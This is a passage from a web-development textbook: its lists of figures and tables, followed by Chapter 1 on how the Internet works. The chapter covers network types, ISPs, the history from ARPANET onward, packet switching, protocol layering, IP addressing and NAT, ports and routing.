35.1 Address, home and moving process: the pieces of a live website. . . . 496
35.2 Nginx serves static files itself and passes PHP requests to PHP-FPM. . . . 498

36.1 The life cycle of a web system. In agile teams the cycle repeats every few weeks. . . 509
36.2 Deployment architecture of the University Notice Board. . . . 511
36.3 Entity–relationship design of the Notice Board. . . . 512
36.4 Sequence of publishing a notice. . . . 514

L2.1 Target designs from the lab slides: product cards, a table of results, and a personal CV. This lab builds their HTML; Lab L4 styles them. . . . 529
L2.2 The result table: merged department cells, an "Absent" cell spanning two columns and an average row in the footer. . . . 533
L2.3 Unstyled product cards (left) and CV (right). The browser's default styles show the structure: headings are large and bold, lists have bullets, `<del>` is struck through. . . . 533

L3.1 The membership form (left) and the browser's built-in validation rejecting an invalid student ID (right). . . . 537

L4.1 The styled product cards, matching the target design. The first card is shown in its normal state; the second uses the solid button and active favourite. . . . 542
L4.2 The profile page, styled with custom properties, a flex header, generated heading lines and pill-shaped skill tags. . . . 543

L5.1 The login screen to reproduce in Task 1 (from the lab slides). . . . 545
L5.2 The split-screen login page at desktop width. . . . 549
L5.3 The menu page: named grid areas and an auto-filling card grid at 1000 px (left) and 390 px (right). . . . 549

L6.1 The landing page at desktop width: horizontal navigation and four feature columns. . . . 553
L6.2 At phone width the navigation is hidden behind the Menu button (left) and drops down when the button is pressed (right). . . . 554

L7.1 The Bootstrap page at desktop width: navbar, alert and a three-column card grid. 558
L7.2 The Bootstrap page on a phone (left): the navbar collapses and the cards stack. The product cards rebuilt with Tailwind utility classes (right). . . . 558

L9.1 The three widgets after pressing + seven times, choosing a random colour and typing a long message (the counter turns red below 20 characters). . . . 567

L10.1 The product finder sorted by price (top left), filtered by the search "soup" (top right), and the error state when the page is opened from `file://` and the request fails (bottom). . . . 571

L11.1 The calculator after submitting three courses: $(3 \times 4.00 + 3 \times 3.75 + 1.5 \times 3.50)/7.5 = 3.80$. The values remain in the form. . . . 576

L12.1 Files of the guestbook. Only the folder `public` is reachable from the browser. . . . 577
L12.2 A failed login (left) and the message list after a successful login (right). The flash message appears once; the `<script>` tag in Rahim's message is displayed as harmless text. . . . 581

L13.1 The finished notices page: pinned notices first, category badges, search and pagination (the same page as Figure 28.1). . . . 585

List of Tables

1.1 Networks classified by geographical scope. . . . 4
1.2 The Internet explained with the postal system. . . . 7
1.3 Circuit switching compared with packet switching. . . . 9
1.4 IPv4 and IPv6 compared. . . . 14
1.5 Well-known port numbers. . . . 14
1.6 Choosing between TCP and UDP. . . . 17

2.1 The Internet and the World Wide Web compared. . . . 25
2.2 Web 1.0, 2.0 and 3.0 compared. . . . 29
2.3 Organisations that develop web standards. . . . 30

3.1 Common types of servers. . . . 39
3.2 Client–server compared with peer-to-peer. . . . 39
3.3 Common percent-encodings. . . . 42
3.4 Resolving relative URLs 43
3.5 The DNS record types you will meet most often. . . . 46

4.1 Properties of the HTTP methods. . . . 59
4.2 GET compared with POST. . . . 59
4.3 Important HTTP headers. . . . 61
4.4 Common media types. . . . 62
4.5 HTTP compared with HTTPS. . . . 65

5.1 Common inline text elements. . . . 79
5.2 Frequently used character entities. . . . 81
5.3 Image formats for the Web. . . . 83
5.4 Important global attributes. . . . 87

6.1 Input types. . . . 98
6.2 Validation attributes. . . . 103

7.1 More semantic elements. . . . 115
7.2 Frequently used ARIA attributes. . . . 118
7.3 Canvas compared with SVG. . . . 122
7.4 Common HTML mistakes and their fixes. . . . 124

8.1 Comparing the ways of adding CSS. . . . 132
8.2 Basic selectors. . . . 132
8.3 Combinators. . . . 133
8.4 Useful pseudo-classes. . . . 134
8.5 Calculating specificity. . . . 136

8.6 CSS length units. . . . 139

9.1 Common values of `display`. . . . 148
9.2 Font and text properties. . . . 152
9.3 Values of `position`. . . . 153

10.1 Flex container properties. . . . 163
10.2 Common values of the `flex` shorthand. . . . 164
10.3 Choosing between Flexbox and Grid. . . . 171

11.1 Useful media features. . . . 179

12.1 Advantages and disadvantages of frameworks. . . . 190
12.2 Bootstrap breakpoints. . . . 191
12.3 Frequently used Bootstrap components. . . . 194
12.4 Common Tailwind utilities. . . . 197
12.5 Bootstrap, Tailwind CSS and hand-written CSS compared. . . . 199

14.1 `var`, `let` and `const`. . . . 220
14.2 JavaScript data types. . . . 221
14.3 Common string properties and methods (strings are immutable: methods return new strings). . . . 223
14.4 JavaScript operators. . . . 224

15.1 Array iteration methods. . . . 237

16.1 The rules for `this`. . . . 252

17.1 Frequently used events. . . . 262

18.1 Promise combinators. . . . 276

19.1 Client-side and server-side scripting compared. . . . 288
19.2 Rendering strategies. . . . 292

20.1 PHP data types. . . . 301
20.2 Useful array functions. . . . 305
20.3 Useful string functions. . . . 305

21.1 PHP's request superglobals. . . . 314

22.1 Cookie attributes. . . . 326
22.2 Where to keep state. . . . 329
22.3 Sessions compared with tokens. . . . 335

23.1 The `students` table. . . . 340
23.2 Common MySQL data types. . . . 343

24.1 CRUD operations, HTTP methods and SQL. . . . 361

25.1 Monolith compared with microservices. . . . 374

27.1 Routes created by `Route::resource('notices', …)` . . . 395

28.1 Common schema builder column types. . . . 407

29.1 Frequently used validation rules. . . . 420
29.2 How common exceptions become responses. . . . 426

30.1 The notices API. . . . 433
30.2 REST compared with GraphQL. . . . 440

31.1 JSON compared with XML for the same data. . . . 444
31.2 Techniques for server-to-client updates. . . . 451

32.1 The OWASP Top 10:2025 with examples and defences. . . . 460
32.2 Hash functions for passwords (after the course slides). . . . 463
32.3 Important security headers. . . . 464

33.1 Performance checklist. . . . 478

34.1 NoSQL database families. . . . 482
34.2 SQL and MongoDB terminology. . . . 484
34.3 Choosing a database. . . . 486

35.1 DNS records used when deploying a website. . . . 496
35.2 Types of web hosting. . . . 497

36.1 User stories (excerpt). . . . 510
36.2 Non-functional requirements. . . . 511
36.3 Web routes and API endpoints. . . . 513
36.4 Threats and controls (Chapter 32). . . . 516
36.5 A six-week project plan. . . . 518
36.6 A sample project assessment rubric. . . . 518
7 Lab sessions and related theory chapters. . . . 524

A.1 Software used in this book. . . . 591
A.2 Common problems and their solutions. . . . 594

PART I

Foundations of the Web

How the Internet moves data, how the Web is organised, and how browsers and servers talk to each other.

CHAPTER 1

The Internet: Networks, Packets and Protocols

Learning Outcomes — **Course Outcome: CO1**

After studying this chapter you should be able to:

- define a computer network and classify networks by size and purpose;
- describe the physical and organisational structure of the Internet as a "network of networks";
- summarise the history of the Internet from ARPANET to today;
- compare circuit switching with packet switching and explain why the Internet uses packets;
- explain protocol layering, name the layers of the OSI and TCP/IP models, and describe what happens to data at each layer (encapsulation);
- explain IPv4 and IPv6 addressing, private addresses and NAT, ports and routing;
- compare TCP and UDP, describe the TCP three-way handshake, and choose the right transport protocol for an application;
- use `ping`, `traceroute` and `ipconfig/ip` to investigate a network.

Before we can build anything for the Web we need to understand the system that carries it. When you open a web page, the text, images and scripts that make up the page are split into thousands of small pieces, sent across dozens of machines owned by different organisations, and put back together on your computer — usually in less than a second. This chapter explains how that is possible. We start with the idea of a network, look at how the Internet is physically built and how it grew, and then study the three ideas that make it work: *packet switching*, *layered protocols* and *addressing and routing*.

1.1 What Is a Computer Network?

Definition — Computer network

A **computer network** is a set of computing devices, called **nodes** or *hosts*, connected by communication links so that they can exchange data and share resources.

The nodes can be personal computers, phones, servers, printers, smart televisions or sensors. The links can be copper cables, optical fibres or radio waves (Wi-Fi, mobile networks, satellite).

Between the nodes sit special devices whose only job is to move data:

- a **switch** connects devices *within* one local network and forwards data to the right device using hardware (MAC) addresses;
- a **router** connects *different* networks and decides where data should go next using network (IP) addresses;
- a **modem** converts digital data into signals suitable for a particular medium, such as a telephone line, a cable-TV line or a fibre, and back again;
- a **wireless access point** lets Wi-Fi devices join a wired network.

In a typical home, a single box provided by the Internet Service Provider combines a modem, a router, a small switch and a Wi-Fi access point.

1.1.1 Why build networks?

Networks exist because sharing is valuable. A network lets many users share one expensive resource (a printer, a large database, an Internet connection), lets people communicate (email, messaging, video calls), lets information be stored once and used everywhere (a university's student records), and lets work be distributed across many machines (a search engine answering queries using thousands of servers).

1.1.2 Types of networks by size

Networks are traditionally classified by the geographical area they cover. A LAN is usually

Table 1.1. Networks classified by geographical scope.

Type	Name	Typical range	Example
PAN	Personal Area Network	a few metres	A phone connected to wireless earbuds by Bluetooth
LAN	Local Area Network	a room to a campus	The computers and Wi-Fi of a university lab
MAN	Metropolitan Area Network	a city	A city-wide fibre network linking bank branches
WAN	Wide Area Network	a country to the world	A company's offices in Dhaka, Chattogram and Singapore linked together

owned and managed by one organisation and offers high speed at low cost. A WAN normally uses links leased from telecommunication companies. The Internet is the largest WAN of all — but, as we will see, it is really a WAN made of hundreds of thousands of other networks.

1.1.3 Network topologies

The **topology** of a network is the pattern in which its nodes are connected. In a *bus* topology all nodes share one cable; in a *ring* each node connects to two neighbours; in a *star* every node connects to a central switch; and in a *mesh* nodes have multiple connections to each other. Modern LANs are almost always stars (every computer is cabled to a switch, or connects wirelessly to an access point). The core of the Internet is a *partial mesh*: routers have several links to other routers,

so there is usually more than one path between any two points. That redundancy is exactly what makes the Internet resilient.




Figure 1.1. Common network topologies. LANs are usually stars; the Internet's core is a partial mesh.

1.2 The Internet as a Network of Networks

Definition — Internet

The **Internet** is the global system of interconnected computer networks that use the TCP/IP protocol suite to exchange data. It is a *network of networks*: home networks, university networks, mobile operators' networks, company networks and data-centre networks, all joined by routers.

The word *internet* originally meant exactly this: an "inter-network", a network that connects other networks. No single organisation owns the Internet. Each network is owned and run by someone — you own your home network, the university owns the campus network, your mobile operator owns its radio towers and fibre — and they agree to exchange traffic with each other using common, openly published rules.




Figure 1.2. The Internet as a network of networks: home, mobile and enterprise networks joined through a core of routers.

1.2.1 Internet Service Providers

You reach the Internet through an **Internet Service Provider** (ISP), a company that sells connectivity. ISPs themselves are connected in a loose hierarchy:

Access ISPs connect homes, offices and mobile users — your broadband provider or mobile operator.

Regional and national ISPs aggregate traffic from many access ISPs and carry it across a country. In Bangladesh, licensed *International Internet Gateway* (IIG) operators connect the country's networks to the rest of the world.

Tier-1 networks are a small number of very large global carriers that can reach every other network on the Internet without paying anyone else for transit.

Networks exchange traffic either by *transit* (a smaller network pays a larger one to carry its traffic to the rest of the Internet) or by *peering* (two networks agree to exchange traffic between their own customers, often free of charge). Many peering connections happen at **Internet Exchange Points** (IXPs), buildings where dozens of networks connect their routers to a shared switch. Keeping local traffic local through an IXP makes it faster and cheaper.

1.2.2 The physical Internet

The Internet is a physical object. It consists of:

- **Access links** — DSL over telephone lines, cable, fibre-to-the-home, Wi-Fi and 4G/5G mobile networks, which connect end users;
- **Terrestrial fibre** that crosses countries and continents along roads, railways and power lines;
- **Submarine cables** — more than four hundred fibre-optic cables lying on the ocean floor carry the great majority of intercontinental traffic. Bangladesh, for example, is connected through submarine cable systems that land on its southern coast, and through terrestrial links to neighbouring countries;
- **Satellites**, which serve remote areas and ships and aircraft. Low-Earth-orbit constellations have made satellite Internet much faster in recent years, although fibre remains the backbone;
- **Data centres**, large buildings full of servers where websites and cloud services actually run.

A useful consequence of this physical reality is that *distance matters*. Light in optical fibre travels at roughly 200 000 km per second, so a signal from Dhaka to a server in the United States and back (about 25 000 km each way along the cable routes) needs at least a quarter of a second, before any processing. That is why large services place copies of their content in data centres close to users (Chapter 3).

1.2.3 An analogy: the postal system

Many ideas in this chapter become intuitive if you compare the Internet with a postal system. No sorting office knows the full route to every address; each one only knows which neighbouring office is a better next step. The same is true of routers.

Table 1.2. The Internet explained with the postal system.

Internet concept	Postal equivalent
Data (a file, a web page)	A long letter
Packet	One of several envelopes, each carrying a numbered part of the letter
IP address	The address written on each envelope
Port number	The name of the person in the building the letter is for
Router	A sorting office, which reads the address and sends the envelope onward
Routing table	The sorting office's list of "which direction for which region"
TCP	A registered-post service that confirms delivery and re-sends lost envelopes

✔ Check Your Understanding

1. What is the difference between a switch and a router?
2. Why is the Internet described as a "network of networks"?
3. What is the advantage of connecting to other networks at an Internet Exchange Point?

1.3 A Short History of the Internet

The Internet was not designed in one piece by one company. It grew over half a century through research projects, government funding, open standards and, eventually, commercial investment. Knowing this history explains several of its characteristics — its decentralisation, its open standards and some of its security weaknesses.




Figure 1.3. Milestones in the history of the Internet.

1.3.1 ARPANET (1969)

In the 1960s, the United States Department of Defense's Advanced Research Projects Agency (ARPA) funded research into computer networking so that research centres could share expensive computers. The result, **ARPANET**, connected its first four nodes in 1969: the University of California, Los Angeles (UCLA), the Stanford Research Institute, the University of California, Santa Barbara, and the University of Utah. ARPANET was the first large network to use *packet switching* (Section 1.4).

"LO" — the first message

On 29 October 1969, a student programmer at UCLA tried to log in to the computer at Stanford by typing `LOGIN`. The system crashed after two letters. The first message ever sent over the Internet's ancestor was therefore "LO". The login succeeded about an hour later.

1.3.2 TCP/IP: a common language (1974–1983)

By the early 1970s several separate packet networks existed — ARPANET, packet radio networks, satellite networks — and they could not talk to each other. In 1974 Vint Cerf and Bob Kahn published a design for a protocol that would let *different* networks interconnect. It evolved into two protocols, TCP and IP, known together as **TCP/IP**. On 1 January 1983 ARPANET switched completely to TCP/IP, a date often called the birthday of the Internet.

The key design decision was to keep the network itself simple. The network's only job is to move packets from one address to another on a best-effort basis; everything else — reliability, ordering, security, the meaning of the data — is handled by the computers at the edges. This "smart edges, simple core" principle is why new applications such as the Web, video streaming and online games could be invented without changing the network underneath.

1.3.3 From research network to public Internet

In 1986 the US National Science Foundation built **NSFNET**, a faster backbone that connected universities across the country, and ARPANET was retired in 1990. In 1989 Tim Berners-Lee proposed the World Wide Web at CERN (Chapter 2), and in the early 1990s the first graphical browsers made the Internet usable by non-specialists. By 1995 the backbone had been handed to commercial operators and commercial traffic was fully allowed. Broadband in the 2000s, and smartphones and mobile data from 2007 onwards, brought the Internet to billions of people.

1.3.4 An Internet that grew bottom-up

Unlike traditional telephone networks, which were designed top-down by single companies, the Internet evolved organically:

- many technologies and protocols were tried, and the most useful ones were adopted;
- new networks joined by following existing, openly published standards;
- no single entity owns or controls the whole Internet.

Its technical standards are published by the **Internet Engineering Task Force** (IETF) as documents called **RFCs** (*Requests for Comments*); IP addresses and domain names are coordinated by **IANA** and **ICANN**; and web standards are developed by the W3C and the WHATWG (Chapter 2). Because all of these standards are open, anyone can implement them — which is why a browser written by one company can talk to a server written by another.

1.4 Switching: How Data Crosses a Network

Suppose two computers far apart need to communicate. There are two fundamentally different ways for a network to connect them.

1.4.1 Circuit switching

Traditional telephone networks use **circuit switching**. Before a call begins, the network sets up a dedicated path — a *circuit* — between the two phones, reserving capacity on every link along

the way. The circuit stays reserved for the whole call, even during silence, and is released only when the call ends.

Circuit switching has real strengths: once the circuit is set up, the connection has a guaranteed bandwidth and a constant delay, which is ideal for a voice conversation. But it wastes capacity. Computer communication is *bursty*: a browser downloads a page in a fraction of a second and then sits idle while you read. A reserved circuit would be empty most of the time, and every new conversation would first have to wait for a circuit to be set up.

1.4.2 Packet switching

The Internet uses **packet switching**. Data is broken into small units called **packets**, typically up to about 1 500 bytes each. Every packet carries a *header* containing, among other things, the destination address and a sequence number. Packets are sent into the network independently; each router that receives a packet stores it briefly, looks at the destination address, and forwards it towards the destination — a method called *store-and-forward*. Packets from millions of different conversations share the same links. At the destination, the packets are put back into the right order to rebuild the original data.




Figure 1.4. Circuit switching reserves a path; packet switching lets every link be shared.

Packet switching makes much better use of the network: when one user is idle, others use the capacity. It is also *resilient*: if a link or router fails, routers simply start sending packets along other paths. This was one of ARPANET's design goals. The price is unpredictability. When many packets arrive at a router at once they must wait in a queue, so delay varies; if a queue overflows, packets are dropped; and packets travelling on different paths may arrive out of order. The Internet deals with these problems at the edges, using TCP (Section 1.8).

Table 1.3. Circuit switching compared with packet switching.

Feature	Circuit switching	Packet switching
Path	Dedicated, set up before communication	Shared, chosen per packet
Capacity use	Reserved even when idle (wasteful for bursty data)	Shared statistically (efficient)
Set-up time	Required before the first byte	None — packets are sent immediately
Delay	Constant once connected	Variable, because of queuing
Failure	The session drops if a link on the path fails	Packets are rerouted around failures
Best suited to	Classic telephone calls	Computer data: Web, email, streaming, apps

1.4.3 Where delay comes from

When you measure how long a packet takes to reach a server, the total delay has four parts:

1. **Processing delay** — the time a router takes to read the header and decide where to send the packet (microseconds);
2. **Queuing delay** — the time the packet waits in a router's queue behind other packets; it depends on how busy the link is and is the main source of variation;
3. **Transmission delay** — the time to push all the packet's bits onto the link: packet size divided by link speed. A 1 500-byte packet (12 000 bits) on a 100 Mbit/s link takes 0.12 ms;
4. **Propagation delay** — the time for the signal to travel along the link: distance divided by signal speed. 2 000 km of fibre adds about 10 ms.

The time for a packet to go to a destination and a reply to come back is the **round-trip time** (RTT). It is the number that tools such as `ping` report, and it sets a lower limit on how fast any exchange of messages can be.

✔ Check Your Understanding

5. Why is circuit switching inefficient for web browsing?
6. Give two disadvantages of packet switching and say where on the Internet they are handled.
7. A 1 500-byte packet is sent over a 10 Mbit/s link. What is its transmission delay?

1.5 Protocols and Layers

1.5.1 What is a protocol?

Definition — Protocol

A **protocol** is a set of rules that defines the format of messages exchanged between communicating parties, the order in which they are sent, and the actions taken when a message is received.

Human communication uses protocols too. When you phone someone, the caller says "Hello", waits for a reply, gives their name, states the purpose of the call, and both sides say goodbye before hanging up. If one side breaks the rules — starts talking before the other has answered — the communication fails. Network protocols define such rules precisely enough for machines to follow.

1.5.2 Why layers?

Moving data across the Internet involves many separate problems: turning bits into electrical or optical signals, getting a frame across one cable, finding a route across many networks, making delivery reliable, and giving the data a meaning (a web page, an email). Solving all of these in one enormous protocol would be impossibly complex. Instead, networking is organised into **layers**. Each layer solves one problem, uses the services of the layer below, and offers a service

to the layer above. A layer does not need to know how the other layers work.

Layering has the same benefits as dividing a program into functions: each layer can be designed, tested and replaced independently. Your browser neither knows nor cares whether your connection is Wi-Fi, fibre or 5G — a lower layer handles that — and a Wi-Fi card neither knows nor cares whether the data is a web page or a video call.

1.5.3 The OSI and TCP/IP models

Two layered models are commonly taught. The seven-layer **OSI model** (Open Systems Interconnection), published by the International Organization for Standardization, is a conceptual model used for teaching and for describing where a technology fits. The four-layer **TCP/IP model** describes the protocols the Internet actually uses. Figure 1.5 shows how they correspond.




Figure 1.5. The OSI and TCP/IP models, with example protocols and the name of the data unit at each TCP/IP layer.

Let us look at the four TCP/IP layers from the top down, following a request from your browser.

Layer 4 — Application. This is where programs that users interact with exchange meaningful messages. A browser speaks *HTTP* to a web server; a mail program speaks *SMTP* and *IMAP*; almost every program uses *DNS* to turn names into addresses. The data unit is called a *message*. In the OSI model this layer is split into three (application, presentation — data formats and encryption — and session), but on the Internet these jobs are usually done inside the application protocol itself.

Layer 3 — Transport. The transport layer provides communication between two *programs* running on two hosts. It identifies the program with a **port number** (80 for HTTP, 443 for HTTPS, 53 for DNS), and it can add reliability. The Internet's two transport protocols are **TCP**, which is reliable and ordered, and **UDP**, which is fast but best-effort (Section 1.8). The data unit is a *segment* (TCP) or *datagram* (UDP).

Layer 2 — Internet (network). The Internet layer moves packets from the source host to the destination host across many networks. Its protocol is **IP**, the *Internet Protocol*, which gives every host an IP address and lets routers forward packets towards it. IP is best-effort: it does not

promise that a packet will arrive, arrive once, or arrive in order. The companion protocol **ICMP** carries error and diagnostic messages (it is what `ping` uses). The data unit is a *packet*.

Layer 1 — Network access (link and physical). This layer moves data across one physical link — one Ethernet cable, one Wi-Fi hop — using hardware **MAC addresses**, and turns bits into electrical, optical or radio signals. The data unit is a *frame*. A packet travelling from your laptop to a server crosses many links, and at each hop it is placed in a new frame suitable for that link.

1.5.4 Encapsulation

When your browser sends a request, each layer adds its own *header* — a small block of control information — in front of the data it receives from the layer above. This process is called **encapsulation**. It is like putting a letter in an envelope, then putting that envelope inside a larger courier bag with its own label.




Figure 1.6. Encapsulation: each layer adds a header in front of the data from the layer above.

➤ Following one request through the layers

1. **Application.** The browser creates an HTTP request message such as `GET /index.html HTTP/1.1` with some headers.
2. **Transport.** TCP adds a header containing the source port (a random number chosen by your computer, say 52 431), the destination port (443 for HTTPS), a sequence number and other control fields. The result is a segment.
3. **Internet.** IP adds a header with the source IP address (yours) and the destination IP address (the server's), plus a *time-to-live* counter that stops packets looping forever. The result is a packet.
4. **Network access.** The Wi-Fi or Ethernet driver adds a frame header with the MAC address of the next device (your home router) and a trailer with an error-checking code, and transmits the bits.
5. **In the network.** Each router removes the frame, reads the IP header, decides the next hop, and places the packet in a new frame for the next link. Routers do not look at the TCP or HTTP data.
6. **At the server.** The process runs in reverse (*decapsulation*): each layer removes its header and passes the rest upwards, until the web server software receives the HTTP request.

✔ Check Your Understanding

7. Which layer is responsible for (a) choosing a route between networks, (b) delivering data to the correct program on a host, (c) turning bits into radio waves?
8. Why don't routers need to understand HTTP?

1.6 Addressing: IP Addresses, Ports and NAT

1.6.1 IPv4 addresses

Every device that communicates on the Internet needs an **IP address**. The original version, **IPv4**, uses 32-bit addresses, written as four decimal numbers from 0 to 255 separated by dots — the *dotted-decimal* notation:

$$\underbrace{11000000}_{192}.\underbrace{10101000}_{168}.\underbrace{00000001}_{1}.\underbrace{00001010}_{10}$$

An address has two parts: a *network* part, which identifies the network, and a *host* part, which identifies a device on that network. The boundary between them is given by a *prefix length* in **CIDR** notation. In `192.168.1.0/24`, the first 24 bits (`192.168.1`) identify the network and the last 8 bits identify up to 254 hosts (`.1` to `.254`; the all-zeros and all-ones host addresses are reserved). Routers use the network part to decide where to send packets, exactly as a sorting office first looks at the city on an envelope.

With 32 bits there are only $2^{32} \approx 4.3$ billion possible addresses — fewer than the number of people on Earth, let alone their devices. The central pool of IPv4 addresses was exhausted in 2011, and regional registries have since run out as well. Two solutions were adopted: private addresses with NAT, and a new version of IP.

1.6.2 Private addresses and NAT

Three address ranges are reserved for **private addresses**, which can be used freely inside any organisation but are never routed on the public Internet:

```
10.0.0.0/8      172.16.0.0/12      192.168.0.0/16
```

Your home router gives each of your devices a private address (for example `192.168.0.105`) using **DHCP**, the Dynamic Host Configuration Protocol, and has a single public address assigned by your ISP. When a device sends a packet to the Internet, the router performs **Network Address Translation** (NAT): it replaces the private source address and port with its own public address and a port it chooses, and remembers the mapping. When the reply arrives, it translates the destination back and forwards the packet to the right device. Thanks to NAT, a whole household — or a whole mobile network, using *carrier-grade NAT* — can share one public address.

NAT has a cost: devices behind it cannot easily accept incoming connections, which complicates peer-to-peer applications and running a server at home. It is a workaround rather than a solution.

1.6.3 IPv6

IPv6 solves address exhaustion properly. Its addresses are 128 bits long, written as eight groups of four hexadecimal digits separated by colons, for example `2001:0db8:0000:0000:0000:ff00:0042:8329`. Leading zeros in a group may be omitted and one run of all-zero groups may be replaced by `::`, giving `2001:db8::ff00:42:8329`. The address space, $2^{128} \approx 3.4 \times 10^{38}$ addresses, is so large that every device can have a globally unique address and NAT is unnecessary. IPv6 also simplifies the packet header and was designed with IPsec security support. Adoption has grown steadily, especially on mobile networks; for many years the two versions will coexist (*dual stack*).

Table 1.4. IPv4 and IPv6 compared.

Property	IPv4	IPv6
Address length	32 bits (4 bytes)	128 bits (16 bytes)
Notation	Dotted decimal: `203.0.113.25`	Hexadecimal groups: `2001:db8::25`
Number of addresses	about 4.3 billion	about 3.4×10^{38}
Status	Exhausted; stretched with NAT	Growing adoption; NAT not needed
Loopback (this machine)	`127.0.0.1`	`::1`
Configuration	DHCP or manual	Automatic (SLAAC), DHCPv6 or manual

1.6.4 Ports and sockets

An IP address identifies a *host*, but a host runs many programs at once: a browser with ten tabs, a mail client, a music app. The transport layer identifies each program with a 16-bit **port number** (0–65 535). Servers listen on *well-known ports* so that clients know where to find them; clients use temporary *ephemeral ports* chosen by the operating system. The combination of an IP address

Table 1.5. Well-known port numbers.

Port	Protocol	Use
20, 21	FTP	File transfer (unencrypted)
22	SSH / SFTP	Secure remote login and file transfer
25, 587	SMTP	Sending email
53	DNS	Name resolution
80	HTTP	Web (unencrypted)
443	HTTPS	Web (encrypted)
3306	MySQL	Database server

and a port, such as `203.0.113.25:443`, is called a **socket** address. A TCP connection is uniquely identified by four values: source IP, source port, destination IP and destination port. That is how a server can hold thousands of separate connections on port 443 at the same time.

1.7 Routing

A **router** connects two or more networks and forwards packets between them. When a packet arrives, the router looks up the destination address in its **routing table** and sends the packet out of the interface that leads to the best *next hop*. The router does not know the full path to the destination; it only knows which neighbour is a better step. Every router along the way repeats this decision, which is why routing on the Internet is sometimes described as "hot-potato" forwarding.

Text | A simplified routing table in a home router

```
Destination        Next hop          Interface
192.168.0.0/24     (directly attached)  LAN
0.0.0.0/0          100.64.12.1       WAN     <- default route: "everything else goes
    ↪ to the ISP"
```

The entry `0.0.0.0/0`, the *default route*, matches every address. A home router sends anything not on the local network to the ISP; the ISP's routers have far larger tables.

Routers learn their tables from *routing protocols*. Inside one organisation, protocols such as OSPF compute shortest paths. Between the independent networks of the Internet — each called an *autonomous system* — the **Border Gateway Protocol** (BGP) lets networks announce which address ranges they can reach. BGP is essentially a trust-based system of announcements, which is why a mistaken or malicious announcement occasionally sends traffic for a whole service the wrong way and makes it unreachable for hours.

